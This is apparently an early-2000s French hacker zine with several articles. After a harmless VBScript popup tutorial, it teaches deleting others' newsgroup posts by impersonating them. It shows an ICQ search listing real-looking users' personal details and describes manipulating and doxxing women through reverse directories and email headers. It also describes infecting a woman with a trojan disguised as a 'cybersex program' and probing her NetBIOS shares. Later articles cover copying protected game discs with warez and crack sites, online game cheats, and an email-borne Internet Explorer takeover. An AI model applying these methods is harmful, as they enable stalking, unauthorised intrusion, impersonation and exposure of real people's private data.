On va parler d'un langage de prog fort utile mais peu connu : le VBScript. Mais oui, c le langage de prog de certains virus du genre Melissa ou de son remake, ilaveyou. Ces virus, appelés "worms", c a dire "vers" (car ils se propagent principalement par le courrier électronique) utilisent ce langage de prog car, d'une part, il est très aisé à comprendre puisqu'il est proche de l'anglais et, d'autre part, il est souple et ne demande aucun compilateur (à contrario du C++ ou de Delphi).

Pkoi ? Parce qu'il utilise des scripts intégrés dans Windows en jouant avec les API de Windows. Pour pouvoir s'en servir ca aide de posséder, sur sa machine, Microsoft Office, étant donné des fonctions Visual Basic implantées dans Office. Par exemple, pour connaître la fonction de certaines commandes, il suffit d'ouvrir Word, d'aller dans Outils/Macros/Visual Basic Editor et d'ouvrir l'aide et de taper cette commande pour que l'aide de Office vous renseigne.

On va pas traîner + longtps, paske sinon, on n'y arrivera jamais. alors, on passe à la suite.

LA SUITE

Déjà, pour programmer en VBS, c archi simple. Ouvrez le Notepad (le bloc-note pour les neuneux) et enregistrez un fichier vierge avec l'extension ".vbs". c tout. il suffira de cliquer dessus pour l'exécuter. En effet windows associe automatiquement les fichiers ayant cette extension avec l'interpréteur de script wscript.exe ou wsh.exe (Windows Scripting Host). Dans ce fichier vierge on commence par déclarer la variable qui nous permettra de pouvoir créer notre "objet", le message. On tape donc :

```
Dim Wshell, PrgName
Set Wshell = Wscript.CreateObject("Wscript.Shell")
Set PrgName = Wscript.Arguments
```

"Wshell" est le nom de la variable. Je l'ai appelé comme ça paske l'objet à créer est tiré de la bibliothèque "Wscript.Shell", c une méthode mnémotechnik pour savoir à quoi sert cette fonction. En fait, vs avez intérêt à faire pareil paske l'inconvénient du VBS est qu'on est contraint de déclarer et de manipuler des variables à la pelle, aucune fonction n'existant déjà, à l'inverse des languages plus développés et dit de "haut niveau" du style Pascal.

Au fait, petit point-culture: Pkoi dit-on d'un language de "haut" ou "bas" niveau" ? Qualifier un langage ainsi dépend de son éloignement par rapport au langage machine (exprimé principalement par des 1 et des 0) Les langages de haut niveau, comme BASIC, Delphi et C, utilisent des expressions empruntées au langage humain et aux mathématiques. Vous pouvez "indiquer" à la machine ce que chaque fonction représente, ce qu'elle fait et comment elle doit le faire. Le langage assembleur se situe juste un niveau au-dessus du langage machine, c'est la raison pour laquelle il est dit "de bas niveau". Comme il permet de communiquer presque directement avec la machine, c'est-à-dire que le processus de traduction est minimal, les programmes qui en résultent sont très petits. c une grande différence par rapport au C, où une traduction importante est nécessaire pour obtenir un code machine à partir de ce langage plus proche du notre. Bref, - il y a de traduction à faire et + le code résultant est petit et rapide.

Donc, vous l'aurez remarqué, ici, on déclare la fonction (via la commande Dim) puis on l'initialise (via Set, qui vient de Setup). En VBS, il faut savoir qu'on ne peut pas déclarer une fonction en même temps que son initialisation. on peut les initialiser qu'une seule à la fois, par contre on peut toutes les déclarer en même temps, en les séparant d'une virgule.
et voilà ! on a quasiment fini! et oui, déjà... ensuite il nous reste plus qu'à personnaliser notre message:

```
head = "HELLO"
exclam = 48
info = 64
```

Ici, on dit au prog de marquer en haut du message "HELLO" et on paramètre l'icône du message : ce peut être un croix blanche, un point d'exclamation, un point d'interrogation ou il peut y avoir d'autres boutons (du genre Abandon, Aide... mais on verra la gestion des boutons une prochaine fois). Chacune de ces fonctionnalités correspond à un numéro, ici 64. 48 afficher un point d'exclamation, 16 une croix, bref vous pouvez modifier cela à souhait... maintenant il ne nous reste plus qu'à lui dire quoi afficher dans le message :

```
Wshell.popup "Bonjour ptite tarlouse et bienvenue chez toi..." ,, head, exclam
```

Stigmata



Pour lutter contre le phénomène Kro$oftien, je vous propose d'exploiter une "faille" sur leurs NewsGroups.

En fait cette faille marche sur quasiment tous les serveurs de News-Groups mais on va se servir de Microsoft comme exemple!.

Sachez qu'il ne s'agit que d'une présentation de ce que les newbies peuvent faire, et que le but n'est pas de vous inciter à le faire. Le but est comme d'habitude, de vous informer. L'astuce est simple, si simple que j'ai longtemps hésité avant d'écrire dessus. Mais bon, ce n'est pas la difficulté qui fait l'efficacité.

Le but de l'astuce est de vous permettre d'effacer les messages de n'importe qui sur les NewsGroups. Pour information (inutile) sachez que les NewsGroups s'utilisent grâce à NNTP (port courant, 119). Pour plus d'informations sur NNTP,
http://www.networksorcery.com/enp/rfc/rfc977.txt. Il suffit de procéder comme suit :
- Allez sur un serveur de NewsGroups avec un client approprié (nous avons donc fait le choix de : msnews.microsoft.com)
- Allez sur un serveur public en particulier, et de là prenez un utilisateur qui a posté de nombreux messages (rangez les listes par noms d'utilisateurs)
- Relevez toutes les informations disponibles sur celui-ci. En général il n'y a que le nom, l'adresse mail, l'organisation (pas toujours), et éventuellement l'adresse mail de "reply". Changez
vos informations dans vos préférences par celles que vous avez notées, comme pour prendre l'identité de cet utilisateur. (screen1.jpg)
- Une fois ces informations changées, vous devriez pouvoir effacer les messages de cet utilisateur. Ca marche très bien sur Microsoft, et même sur de très nombreux serveurs autres que
M$.
Il ne tient qu'à vous de faire bon usage de ces données. Un message injurieux ? Il n'y a qu'à l'effacer. Mais cette astuce se base sur le principe que, comme toutes les bonnes choses, nul ne doit en abuser. A bon entendeur.

Da Strifouz



Spécial serrage

Chasser la Skarlette sur

Techniques de hack appliqué

N'oubliez jamais que les françaises (les francophones ! pardon pour nos nouvelles lectrices belges, canadiennes et suisses) s'emmerde "qu'est ce qu'il est difficile de dégoter un mec potable de nos jours !".

Outils : ICQ2000b
Objectif : un rencard par jour, si ! c'est possible

Méthode : Le social engeneering, ou Hack sans les mains.
Tout système informatique a toujours un administrateur, qui gère login, pwd, etc. C'est aussi LE maillon faible puisque de nature éminement psychologique.

Le hack psychologique, c'est convaincre un individu de donner des infos sensibles avec ou (c'est beaucoup plus drôle) contre sa volonté.

L'objet de cet article ne visera (exceptionnellement) pas un système informatique, mais... cardio-vasulaire (le cœur bande d'ignards).

LA CIBLE

La belette, bien sûr, pas la belette commune de rue, mais la belette électronique.

ICQ ne demande pas obligatoirement d'infos personnelle sur l'utilisateur. Celui-ci décide seul d'indiquer son sexe, son âge, sa ville, ses intérêts divers, etc...

Le simple fait de les déclarer dénote donc déjà un minimum... d'insouciance suspecte ? de naîveté (un peu) hypocrite ? La belette appelle cette attitude : "l'envie de communiquer et de se faire des amis sur le réseau mondial" yerk yerk yerk, en français ça donne "Catch me baby". C'est en fait du pur auto-ciblage. En effet cela vous permet, par la fonction "find user" de sélectionner en 1 secondes :

ICQ White Pages Search Engine

Search the ICQ White Pages for other ICQ users according to interests, affiliation, location and more. You can enter your own details by clicking on the 'View My Details' button below.

Name & Email
Age, Gender, Language: 18-22, Female
Location: Paris, France
Occupation & Company
Interests
Past Information
Affiliation / Organization
Homepage

Search Again | Stop | Clear Search | Show Only Online Users | View My Details

Found 39 User(s). Double click on a user in order to add him/her

ICQ #	Nick Name	First	Last	Email	Authorize
73429617	Miss Kanelle	Ingrid		masaka...	Authorize
78799922	Starlette	Lison			Authorize
82264102	Jazlbob-the-syst...	@$^£$	*****	bizkit18...	Authorize
91500355	Showergirl			hsin@p...	Authorize
92706839	Mimivivi	Viviane		mimivivi...	Always
93804453	Lolo	Laure		forghed...	Always
97693942	psylo			psylote...	Always
99266313	Mrs.Magoo	Jamis	Lahoussine	JLah15...	Authorize
99697082	feezoe	zoe	petrovic	harvey...	Authorize
99732295	Bérénice	Bérénice		bere@i...	Authorize
100222558	Catmys	Marie		mlerat...	Authorize
102283319	Angel	raav	ps	dadevil...	Authorize
106475870	PopsLine	Pauline	Mengès	menge...	Authorize
107687780	Raja®	Raja			Authorize
109028994	LSD		Caroline		Authorize
112181691	lilou	heloise	D.	lilou.pu...	Always
112335532	Lola	Provost	Marie	misslola...	Always
113278779	Gargote			cjourda...	Authorize
115791726	chanika	mihindukulasu...	chanika		Authorize

Les filles
De votre âge (enfin ça c'est selon les goûts)
De votre ville
Qui sont connectés à ce moment
Voilà, Alea jacta est, s'affiche à l'écran la liste précise des cibles connectées.

Maintenant une succession de conseils judicieux, testés et éprouvés, qui vous permettrons d'arriver à vos fins en un minimum de temps et d'efforts, le but étant justement de minimiser le NTFBA (Nombre de Touches Frappées par Belette Attrapée)

OVERCIBLEZ

ICQ vous permet donc de ne sélectionner que les belettes Online, et de les regrouper dans une liste, n'hésitez pas à user du bouton droit de la souris pour checker les "user details" de chacune, prenez soin de ne lancer d'attaques que sur celles qui vous apparaîtront les plus gourdes, c'est beaucoup plus efficace et il y en a toujours suffisament.

COPIEZ COLLEZ

Préparez vous deux bases de données, l'une de sentences choisies, l'autre de gestion des cibles.

LE DISCOURS

Il faut être le plus original possible, sans limite. A fuir les "Et toi tu écoutes quelle musique" ou "T'as vu quoi au cinéma dernièrement ?". Au contraire n'hésitez pas à être débile, cela va vous griller souvent, mais en contrepartie vous sortirez quelques fois du lot, c'est l'essentiel, car un discours mesuré ne fonctionne par contre jamais

N'oubliez jamais que les françaises (les francophones ! pardon pour nos nouvelles lectrices belges, canadiennes et suisses) s'emmerdent ! et sont unanimes sur un point transculturel (et si paradoxal hein J) "qu'est ce qu'il est difficile de dégoter un mec potable de nos jours !".

Disclaimer !

Une fois que vous aurez vaincu tous les obstacles et que vo
bliez pas que le trésor le plus précieux au monde est la F
viens de sauver notre, rare, lectorat féminin (hey, pssst ! v

LOI DES GRANDS NOMBRES

Connaissez-vous cet excellente planche de Bd de Reiser où l'on voit un type proposer l'hôtel à une succession de belettes alignées sur une plage qui l'insultent toutes jusqu'à celle qui se lève et donne ainsi des remords à toutes ses prédécésseuses ? Les francophones s'emmerdent.

Donc la loi des grands nombres, ou : Au bout d'un moment ça vient toujours. Donc comme pour le synflood, il faut bombarder, non pas la cible, mais les cibles pour avoir un accès privilégié.

Capice ? l'utilisation judicieuse, du copier coller, du ctrl+tab ICQ – /Ecell/Word et des outils de recheche de ce dernier doit vous permettre de Tchacher un maximum de belettes en même temps tout en donnant à chacune l'impression que c'est votre seule interlocutrice.

Attention pas de boulettes, trop de copier coller trop rapide amène grave les soupcons, et n'oubliez pas les fautes de frappe.
Créez un fichier texte belette dans lequel vous aurez exportez vos différents historiques de vos différents chat ou messages ICQ. Dans Word vous avez là une véritable banque de



HAcker les KEURZ

ICQ

! et sont unanimes sur un point transculturel (et si paradoxal hein J)

données à Hacker les cœurs, vous pouvez vérifier la pertinence de telle ou telle vanne, les mœurs en vogue chez les belettes au moment du hack, etc…
De plus, avec cette base, et une utilisation rapide du CTRL+F, vous donnerez toujours l'impression à votre cible que vous êtes parfaitement au courant des vos dernières conversations (rarissime sur les irc) et donc qu'elle est votre interlocutrice privilégiée.
CQFD

■ CONSEILS ANNEXES

Icq possède une fonction annexe "Change User on this computer", vous permettant de changer d'identité ICQ pendant la même session windows.

- Soit devenir soi-même une fausse belette qui deviendra la copine de votre cible, genre "Ouah ! keskil est cool machin !" (machin c'est vous)
- Soit devenir le pote (très con) de machin (c'est vous machin) genre "Ouah ! keskil est est cool machin", ce qui par contraste vous rendra encore plus cool.

■ MAJEUR WARNING

La photo. Rarissime dans les détails, faut pas déconner ! elle économise en fonction des pays parfois beaucoup de rencards péraves genre "Non noooon je jure c'est pas moi qui t'es branché sur ICQ gros thon !". En notant la relation inversement proportionnelle : plus elle est jolie moins elle envoie sa photo facile (sauf si elle est très très moche elle envoie pas sa photo non plus).
Maintenant le "mon dieu quelle tête elle va avoir" c'est over sympa aussi.

■ CONCLURE

Terminons cet article par quelques principes intangibles.
Tout ca c'est pour pécho le rencard, après démerdez-vous. Sachant qu'à l'inverse de nous,

re peau ne sera plus qu'à quelques microns de la sienne, n'ou-
ninité et qu'elle doit se respecter au plus haut point (Ouf ! je
ice@dmpfrance.com subject "ICQ HZV5")

pour la plupart des belettes l'important c'est la Tchache pas le physique (moi aussi ca me fait toujours rire). Et qu'on a qu'une seule vie, l'important c'est de décrocher le rencard, après… faut pas hésiter à se lâcher.

Tommy Lee

Trouver toutes les INFOS sur QUELQU'UN…

ET FAIRE TOMBER LES NANAS !

Vu ma tete, pour avoir une chance avec les filles, fo qu'j'les branche *sur irc* ou caramail. Mais la sans me vanter (à peine) je suis trop trop surpuissant, alors en exclu pour HZV voici mes petits secrets (mais n'en abusez po, hein, apres zarrivrez pas à assurer, tout le monde il est pas aussi fringuant que not redac chef préféré, hein – préféré ? ben ouais y'en a qu'un, on a pas le choix ;)

Phase Un : fo baratiner et recup le max d'infos sur la nana, la faire parler, ou elle vit, son age, la couleur de ses cheveux, de ses dents (ca c'est pour etre sur qu'elle me convient), son mail et son ICQ (+ intéressant ca nan ?). Bien sur elle dira jamais son vrai nom ou son tel et c'est la que 99% des prétendants se font gicler. Donc, direction la phase deux. Sinon, avec le nom de famille tu as le tel et l'adresse par l'annuaire normal, et avec le tel tu chopes le vrai nom et l'adresse par l'annu inversé. Pas le 36 17 à 20 kF les trentes secondes (quelle arnaque çui-là), non, le truc gratuit sur http://www.lannuair.com/ qui reference aussi des adresses mails (eh oui, connaitre une adresse mail a wanadoo donne le nom et le tel !)

Et vlan, lui envoie un chti mail bien tourné, quand elle me repond je mate les headers du mail (options "voir tous les headers") et j'ai son IP, le nom de son provider internet, le type d'ordi ou de windows, la version de son logiciel de mail. La je peux déja l'épater en lui ressortant tout ca : "je parie que tu as windows Me…" Mais mon préféré lui envoyer un trojan en lui disant que c'est un programme de cybersex (mdr). La je suis le maitre de son ordi, et je la fais halluciner : "je sais que tu es toute retournée par notre rencontre, la preuve ta souris marche à l'envers". Bien sur fo d'la tchatche, pas d'blem pour les vrais gars du sud kom moi mais les parigos fodra se décoincer un peu.

Mon arme secrète de la mort qui tue: le partage netbios. Kèkecékeçamedi-tu ? Easy boy* (*facile, garcon – encore une loi de merde qui oblige à traduire le moindre mot que tout le monde connait, passons). Tu fais "nbtstat –a I.P.de.la.nana" dans une fenetre DOS, et si t'es chanceux t'as le name de l'ordi qui apparait, et les répertoires kelle partage. Tu peux rentrer dans sa machine en tapant \\I.P.\nom.du.partage dans le voisinage réseau mais c kler y'a un password à trouver. L'astuce mortelle c que ces infos top secretes peuvent amener ta nana toute pantelante dans ton cyber plumard. Souvent pour envoyer des fax le nom d'ordi est écrit, alors les gens le changent pour mettre leur vrai nom. Ca y es, t'as compris ? arf, avec le nom t'as le tel, l'adresse, tu fais une recherche sur google pour avoir la page perso de la famille, t'as tout sur elle et ses parents, l'hallu pour elle quand tu lui sors petit à petit tout ce que tu devines.

C'est tout, et c'est déja ca. Faites l'amour, pas la guerre… Au moins sur le net c'est facile !

Tom, au lit.

TU ES BORDÉLIK ET TU AS PEUR DE PERDRE TES CD

Fais en des copies ! ! !

Comment procéder pour graver tes CD de jeux ?

Graver un CD de Playstation.

Ils ont la réputation d'être très bien protégés. Enfin ! c'était juste une réputation

La méthode avec NERO

Zi way, bon faut d'abord que votre console Playstation soit équipée d'un "MOD" chip, cékoi ? ben des puces qui sont souvent offerts dans des magazines de jeux mais également sur Internet. Où ? Zavez qu'à chercher.

Bon faut aussi un graveur qui supporte la méthode d'écriture "disc at once" et bien sûr 700 MB de libre sur votre disque dur afin de pouvoir sauvegarder le fichier image.

1. Démarrez Nero (sinon le PC refuse le CD)
2. Insérez le CD Playstation dans votre graveur
3. Choisissez la commande de menu "Fichier" "Copie CD"
4. Sélectionnez la feuille de propriétés "Options de copie" et désactivez l'option "Copie à la volée". Sélectionnez votre graveur en tant que lecteur source et gravez en 1 X (question de sécurité), zètes pas pressés y en a qu'un à faire.
5. Ouvrez la feuille de propriétés Options de lecture et activez, si votre graveur le permet, les options suivantes: "Lire Numéro Catalogue et ISRC", "Continuer Copie", "Données Mode 1": "Lecture données brutes" "Write uncorrected", "Données Mode 2", "Ignorer erreurs de lecture" et désactivez "Correction de pistes audio".
6. Ouvrez la feuille de propriétés Image et choisissez un disque dur ayant 700 MB de disponible.
7. Sélectionnez la feuille de propriétés Graver et choisissez la vitesse 1x pour la gravure (question de sécurité).
8. Cliquez sur le bouton Graver

La méthode avec DISKJUGGLER :

1. Ouvrer DiskJuggler, et insérer un CD Playstation dans votre graveur.
2. Sélectionner : "CD copy from the same CD recorder"
3. Dans les options, mettez l'image a 80 min.

Dans le Menu Action: Write
Method: mettez en 2X, c'est plus sûr.
Read mode: RAW (Très important)
4: Start. Ca prend 15 min en 2X de copier l'image
5: Insérez un CD vierge, appuyer sur OK.
6: Et 30 min après, il est devenu un jeu Playstation !

La méthode avec EASY CD CREATOR

Quelques cd PSX font plus de 650 mo. C'est dû au mode 2 CD-X (la dimension du secteur a utilisé sur le cd). Il vous permet de mettre plus d'information sur le cd.

1. Lancer Easy cd pro
2. Mettez un cd de PSX
3. Sur la barre choisissez "disk info & tools"
4. Sélectionnez la première piste et faire "lire piste"
5. Enregistrer (ex: Track01.iso)
6. Le programme va copier la première piste sur votre disque dur. Si un message d'erreur apparaît à la fin de la copie (99%) faite X (fermé la fenêtre)
7. Suivez la même procédure pour chacune des pistes sonores.
8. On met un vierge
10. On clique sur "nouveau" puis sur "cd mixte from image"
11. A partir d'Explorateur machin, on fait glisser les pistes audio
12. Ouvrez le fichier image
13. Mettre en mode CD-ROM XA (mode2)
14. Faite un test (si besoin défragmenter le disque dur)
15. yapukagraver

Graver un CD Dreamcast (GD Rom)

Le système de lecture laser CD de la console est "propriétaire", c'est à dire qu'on ne peut le lire que sur la console.
Que le CD ne puissent pas être reconnus ne veut pas dire qu'on ne peut pas le graver.
Certains diront que les GD Rom font 1 Giga ce qui rend la copie sur CD-R impossible.
Ah la la la la !

Déjà, l'avantage par rapport à la Playstation est que la Dreamcast ne nécessite pas de "MOD" chip ou autre puce.

Li hack ci chouette, beaucoup de loulous se sont penchés sur ce problème et on donc ouvert une brèche dans le system anti piratage de Sega. En en attendant d'autres, voici le fruit de leurs réflexions.

Le Pc n'arrive pas à lire les GD Rom ? La Dreamcast oui ! Des petits malins, ont alors eu une idée simple : brancher la Dreamcast sur le Pc. Les plans du câble sont disponibles sur le net (où ? faut chercher)

Voilà avec ça le principal problème de protection SEGA contre la copie à échoué.
Reste encore la protection sur les CD et le pb de la taille (ce dernier problème ne touche d'ailleurs pas tous les jeux).

Pour ces deux derniers problèmes, la solution existe déjà, ce sont les traditionnels cracks.

Ah oui, faut encore faire lire le CD fraîchement gravé. Et là aussi la solution est

simple : un Cd de boot (de boot de la console hein ! pas un boot PC évidemment).
Le groupe Utopia à créé un tel disque permettant entre autres de lire les CD-R ainsi que certains jeux US.

1. On boot sur le CD,
2. Une fois celui-ci chargé on l'éjecte (la console arrête le disque automatiquement dès le bouton éjecte enclenché.
3. Il ne reste plus qu'a insérer le CD-R !

Cette méthode fonctionne bien, c'est d'ailleurs grâce à elle que de nombreux jeux sont disponible en téléchargement sur le ouaibe.

SEGA ? c'est plus fort que toi ! pffff

Pendant qu'on y est : comment lire un VCD sur la Dreamcast :

Ben c'est ca les autres applications du CD d'Utopia (via l'intermédiaire de Plug ins) : la lecture de vos vidéo CD, CDI et autre films Mpeg. Pour cela il suffit de graver un CD comportant le plug-in ainsi que les films à la racine du CD (n'importe quel nom d'ailleurs), le logiciel le lit automatiquement !

Paramètres de gravure d'un MPEG vidéo destiné à être lu par une Dreamcast (avec Néro de préférence) :

ISO 9660

ISI Niveau 2
Mode 1 (CDROM)
Pas de mode XA
Joliet
Copier le films Mpeg dans le répertoire racine (le nom du fichier n'a toujours) pas d'importance.

Il existe plusieurs type de protection sur les disques, les éditeurs ne font bien entendu pas de publicité sur les détails de ces protections et ne donnent d'informations qu'au compte goutte afin de protéger le secret de fabrication.



DE JEUX DANS LE BIG DÉSORDRE DE TA CHAMBRE.

Graver un cd protégé

Lesquelles ?

Tout d'abord il y a qui "plante" les CD-R. Pour détecter ce type de protection un test de gravure sera suffisant.

Une protection plus drôles est celle qui vous permet de copier sans problème un cd-rom mais ça se gâte lors de l'utilisation de celui-ci : il est inutilisable.

La solution :

Il n'y a pas de logiciels de gravure spécifiquement destinés au contournement des protections (la vie de l'éditeur de ce logiciel serait mouvementé vu les sommes en jeux) mais on peut dire que Nti CD MAKER PRO permet de graver quelques CD-ROM ayant une protection. Il faut simplement faire une image ISO sur votre disque dur et donc ensuite la graver.

Autre solution, qui est d'ailleurs souvent à combiner avec la gravure : les cracks ou autre Warez. Ces petits programmes de quelques Ko seulement permettent d'éliminer les protections (comme le font les anti-virus). Allez sur le site de Astalavista ou dans les autres sites de notre Netographie spécial Gamez vous trouverez tous les cracks de vos rêves.

Pipo le malin

Disclaimer !

Hé hé, on n'oublie pas que la copie d'un jeu n'est légal que dans un seul cas, quand on veut faire une copie d'usage de son CD original pour ne pas l'abîmer. Pas pour le vendre à ses potes dans la cour de récré, Capice ?

Netogamez

www.wg-post.com
www.warezcrawler.net
physikus.org.museum
www.gamecopyworld.com
www.gamefix.com
www.gamesdomain.com/patches/
http://pages.infinit.ca
http://pages.infinit.net/frankten
www.4thprophecy.com
www.jeuxvideo.com
www.megagames.com
www.Eminhack.com
www.chcy.fr.st

DA STRIFOUZE SPETZIAL GAME OVER

"voici, sous vos yeux incrédules, une sorte de "manuel du petit cheater".

Afin de contenter tout le monde les cheats seront clairement expliqué mais aucune adresse URL comme http://www.cshack.fr.st, http://www.cshacked.net, ne seront diffusées. Quoi? Je l'ai fait? Ha zut... C'est bête ça.

Le Camera Mode

Ce cheat est très récent, il date de la version 1.1 (version actuelle). Il ne nécessite AUCUN script et est donc pratiquable par qui veut. seulement il n'est pas évident à contrôler. Lorsque vous arrivez sur le serveur, choisissez votre team. puis au lieu de choisir le skin, comme d'habitude, faites un "map briefing" (touche i par défaut) et appuyez sur 0 (slot10 pour quitter le "map briefing", en fait). Vous serez là où se déplace la caméra, toujours en skin CT (même si vous êtes terro ou CT). Il vous faudra acheter les armes très vite, un bind est donc conseillé. Ce cheat présente des avantages et des inconvénients. Le premier avantage c'est le camouflage permanent du joueur en skin CT. Le second est l'effet de surprise créé par vos déplacements. Par exemple sur prodigy il y a un "camera point" juste dans la base CT, je vous laisse deviner le problème pour ces pauvres joueurs. Le troisième est qu'une fois l'arme achetée, vous la gardez tant que le cheat dure (ce qui signifie tout le temps). Par exemple si vous achetez un artic, vous le garderez, même si vous vous êtes fait descendre. Seul le besoin de racheter des munitions se fait sentir. Mais il présente donc aussi des inconvénients. Le premier est que vous dépendez totalement du déplacement de la caméra. Vous avez à peu près 3 à 5 secondes pour vous déplacer une fois lâché. Ensuite, si la caméra est en hauteur, vous pouvez vous blesser (train, office, assault...) et même tomber dans le vide. Enfin le dernier, et pas l'un des moindre, est que vous ne voyez pas votre statut. Impossible de voir s'il vous reste 50 ou 100 points de vie par exemple. Pour bien se rendre compte de l'ampleur du problème, essayez le. Il est de toutes façons possible de retourner en mode de jeu normal en changeant d'équipe.

Le Speed Cheat
Le Speed Cheat est en réalité relatif à un programme exécutable depuis l'extérieur. Ce programme accélère le temps réel de vos applications (toutes sous Windows) et donc aussi Half Life lorsque vous jouez. Par exemple une PARA (100 balles) se vide en 3 secondes maximum. Vous vous déplacez à la vitesse de la lumière et je vous raconte pas les dégâts au schlass ! Seul problème, si le serveur n'est pas patché (il l'est maintenant par défaut sur la 1.1) on se fait déconnecter au bout de deux minutes de triche. Heureusement pour les serveurs créés en partie locale, il n'y a pas de patch. Avis aux amateurs. Petite précision : ce programme fait marcher toutes les applications à vitesse accélérée alors si vous jouez à Quake 3... Ou même sous Diablo vous courrez plus vite, etc.

L'AutoFire
Il s'agit d'un programme qui réagit dès qu'un ennemi passe devant votre viseur pour tirer automatiquement.

L'AIMBot
Normalement ce cheat est le cheat ultime (lancé grâce à un programme externe) du cheater. Il vise à votre place. Cependant le processus semble avoir été magistralement enrayé par les programmeurs. A suivre... Notons cependant que si le serveur est configuré "sv_cheats 1" et que vous avez configuré votre client "visée automatique quand le serveur le permet" vous pourrez admirer certains phénomènes particuliers, notamment aux snipers.

Les ModelCheats :
Il est toujours possible de changer ses modèles ou les textures. Ainsi vous pouvez mettre votre carte toute blanche afin de mieux discerner les skins, ou même changer la couleur des skins pour les voir à travers les murs, etc. Toujours un bon plan. Les ModelCheats permettent entre autres des cheats sur les grenades, etc. A noter la commande "r_drawviewmodel 0", essayez : c'est pas un cheat.

L'Hostage Jump
Cette astuce est très connue, mais les maps actuelles ne se prêtent guères à ce genre d'amusement. Demandez à un otage de vous suivre, arrangez vous pour grimper sur sa tête et sautez sans cesse. Il montera et vous servira d'escabeau pour aller à des endroits inaccessibles.

Da Strifouz

Plein d'autre cheats de Da Strifouze dans le prochain numéro.



EXCLUSIF ! Une révélation de Fozzy

Un gigantesque trou de sécurité dans [...] piratables et contrôlables à distance

En moins d'une seconde vous êtes piraté... sans vous être rendu compte de rien !
Ouvrir un mail, cliquer sur un lien, rien de plus innocent ?

COMMENT FAIRE ?

" La prise totale de contrôle de n'importe quel ordinateur ne nécessite aucune intervention de la part de l'utilisateur. Elle s'opère discrètement sans aucune erreur ni avertissement, et est anonyme (la victime ne peut pas connaître l'adresse IP qui la hacke) puisqu'elle se base sur l'envoi d'un mail ou l'accès à un site web "

Fozzy

Qui a dit que Micro$oft™® se souciait de la sécurité des données des utilisateurs de son systeme d'exploitation ?

Personne, à part eux-mêmes lors d'une récente conférence. On peut applaudir cette louable intention, mieux vaut tard que jamais... Ca va embaucher sec les prochains mois chez krosoft !

Il y a deux mois je vous décrivais un certain nombre de bugs et de comportements discutables de Windows qui font de cet OS une véritable passoire quand une personne non avertie l'utilise (pas vous, donc ;-). Mais les techniques de hack ne nécessitant pas une intervention (double-clic) de la part de la victime étaient assez complexes à mettre en oeuvre, ou alors réduites à certaines versions de windows. Ceci est maintenant du passé : un consultant indépendant espagnol – pas Guninski, pour une fois - a découvert un nouveau trou de sécu, ou plutôt un gouffre, qui affecte toutes les versions du système d'exploitation le plus utilisé dans le monde. La prise totale de contrôle de n'importe quel ordinateur ne nécessite aucune intervention de la part de l'utilisateur, se fait discrètement sans aucune erreur ni avertissement, et est anonyme (la victime ne peut pas connaître l'adresse IP qui la hacke) puisqu'elle se base sur l'envoi d'un mail ou l'accès à un site web. Plus précisément, seules les machines possédant Internet Explorer 5.0, 5.1 ou 5.5 sont vulnérables. Vous en connaissez beaucoup qui ne le sont pas ? Pas moi... à moins d'utiliser Netscape ou Opera comme browser, et un logiciel de mail non vulnérable, c'est-à-dire n'utilisant pas le viewer Microsoft pour afficher les mails au format HTML. Netscape Messenger n'est pas vulnérable, par contre Eudora peut l'être suivant sa configuration, et Outlook [Express ou pas] est bien sur totalement piratable !

Pourquoi cette faille est-elle plus dangereuse que les précédentes, au point que l'on peut dire que c'est la plus grave qu'on ait vu depuis des années ?

Parce qu'elle est instantanée et extrêmement simple a mettre en œuvre, même pour quelqu'un ne possédant aucune connaissance en informatique, parce qu'elle touche des millions de personnes de part le monde quelque soit leur version de windows, et que même sans utiliser IE ou Outlook la possibilité d'être piraté existe (suivant le logiciel de mail). Parce que n'importe qui peut ainsi avoir un accès anonyme au réseau interne d'une grosse entreprise même si celle-ci est protégée par tous les firewall et tous les IDS possibles (IDS=Intrusion Detection System).

Windows ? C'est le paradis du pirate et de l'espion ! Leur but est de se connecter au réseau interne de l'entreprise, par exemple pour avoir accès a des informations confidentielles. Au lieu d'essayer d'exploiter les rares failles de quelques ordinateurs ultra-protégés et surveillés connectés à Internet (et pas forcément reliés au réseau interne) il est beaucoup plus facile et moins risqué d'envoyer un courrier électronique à une secrétaire, semblant provenir d'un autre employé pour mieux passer inapercu.

La simple lecture du mail provoquera l'exécution d'un programme malveillant sur la machine de la pauvre secrétaire, qui continuera pendant des mois à taper les rapports confidentiels que son patron lui dicte tandis que le programme intrus s'empressera de les envoyer automatiquement par mail à l'entreprise concurrente... Ceci n'est qu'un exemple, le programme en question peut aussi choisir de reformater le disque dur, de lire les mails, d'installer un virus ou une bombe informatique, de donner un accès complet sur le disque dur au pirate (par tunneling http ou mail à travers le firewall), etc, etc... Si la machine réellement visée est en fait un gros serveur unix, par exemple, il est souvent facile d'y pénétrer à partir du réseau interne (droits d'accès plus ouverts, possibilité de sniff de mots de passe et de collecte d'informations). Il suffit pour tout cela que le pirate écrive son propre cheval de Troie, ce qui n'est pas si difficile (étudiez le trojan perso de Hackerz Voice 4 pour avoir une idée de comment ca fonctionne).

Pensez à toutes ces administrations, ces grosses ou petites entreprises, ces services publics, et même certains services ministériels et forces de l'ordre, mais aussi la quantité incroyable de particuliers se connectant à Internet avec un modem... qui utilisent régulièrement le système d'exploitation (qui devrait s'appeler système exploitable!) de %#$!&oft. Il est temps de s'affoler un peu !!! La menace est réelle : **les antivirus sont innéficaces**contre un trojan "fait maison", et même si vous avez pensé à installer les patches que Microsoft a fini par sortir, il suffira à un adversaire décidé d'attendre la découverte d'une prochaine faille (www.securityfocus.com) et de l'exploiter avant que vous n'ayez réagi. ... Quand ce n'est pas Microsoft qui a du mal a suivre: l'info a été publiée par Juan C.G. Cuartango sur internet le 30 avril, Microsoft en avait été informé 3 semaines avant, et pourtant les patches fournis étaient inopérants, car ils prétendaient dans de nombreux cas que l'ordinateur etait déja protégé et n'avait pas besoin d'un correctif! Il y a eu une periode d'une semaine pendant laquelle l'exploit était disponible publiquement sur le net, **et aucun patch valable n'etait disponible**, mettant ainsi en danger la sécurité de tous. D'ailleurs, le patch actuel a toujours un bug, car il donne la possibilité à l'utilisateur d'ouvrir le fichier joint (le programme du pirate) en parlant de "fichier" au lieu de "programme". Or celui-ci peut cacher le fait qu'il est exécutable en apparaissant avec un nom comme "readme.txt"... sélectionner "ouvrir" au lieu de "enregistrer sur le disque" sera fatal.

